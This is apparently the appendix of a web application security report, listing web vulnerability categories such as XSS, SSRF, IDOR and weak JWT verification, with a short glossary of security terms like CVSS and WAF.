Cross-Site Scripting (XSS)	Missing Authentication for Critical Functions
Server-Side Request Forgery (SSRF)	Insecure Direct Object Reference (IDOR)
Server-Side Template Injection (SSTI)	Improper Access Control
Local File Inclusion (LFI)	Cross-Site Request Forgery (CSRF)
Insecure Deserialization	Excessive Authentication Attempts

Data Security & Logic	Configuration, Files & Cryptography
Business Logic Flaws	Unrestricted File Uploads
Exposure of Sensitive Information	External Control of File Name or Path
Information Exposure via Errors	Open Redirects
Directory Listing Enabled	Improper JWT Signature Verification
Web Cache Poisoning	Broken or Risky Cryptographic Algorithms
Insufficient Data Authenticity	Hard-Coded Passwords or Credentials
Reliance on Cookies Without Integrity	Insufficiently Protected Credentials

D. Glossary

Authentication	The process of verifying the identity of a user, device, or system before granting access to resources.
Authorization	The process of determining what permissions an authenticated user has and what resources they can access.
CVSS	Common Vulnerability Scoring System - A standardized method for rating the severity of security vulnerabilities.
IDOR	Insecure Direct Object Reference - When an application provides direct access to objects based on user-supplied input without proper authorization checks.
PII	Personally Identifiable Information - Any data that could potentially identify a specific individual.
SQL Injection	A code injection technique where malicious SQL statements are inserted into application data entry points.
XSS	Cross-Site Scripting - A vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users.
WAF	Web Application Firewall - A security device that monitors, filters, and blocks HTTP traffic to and from a web application.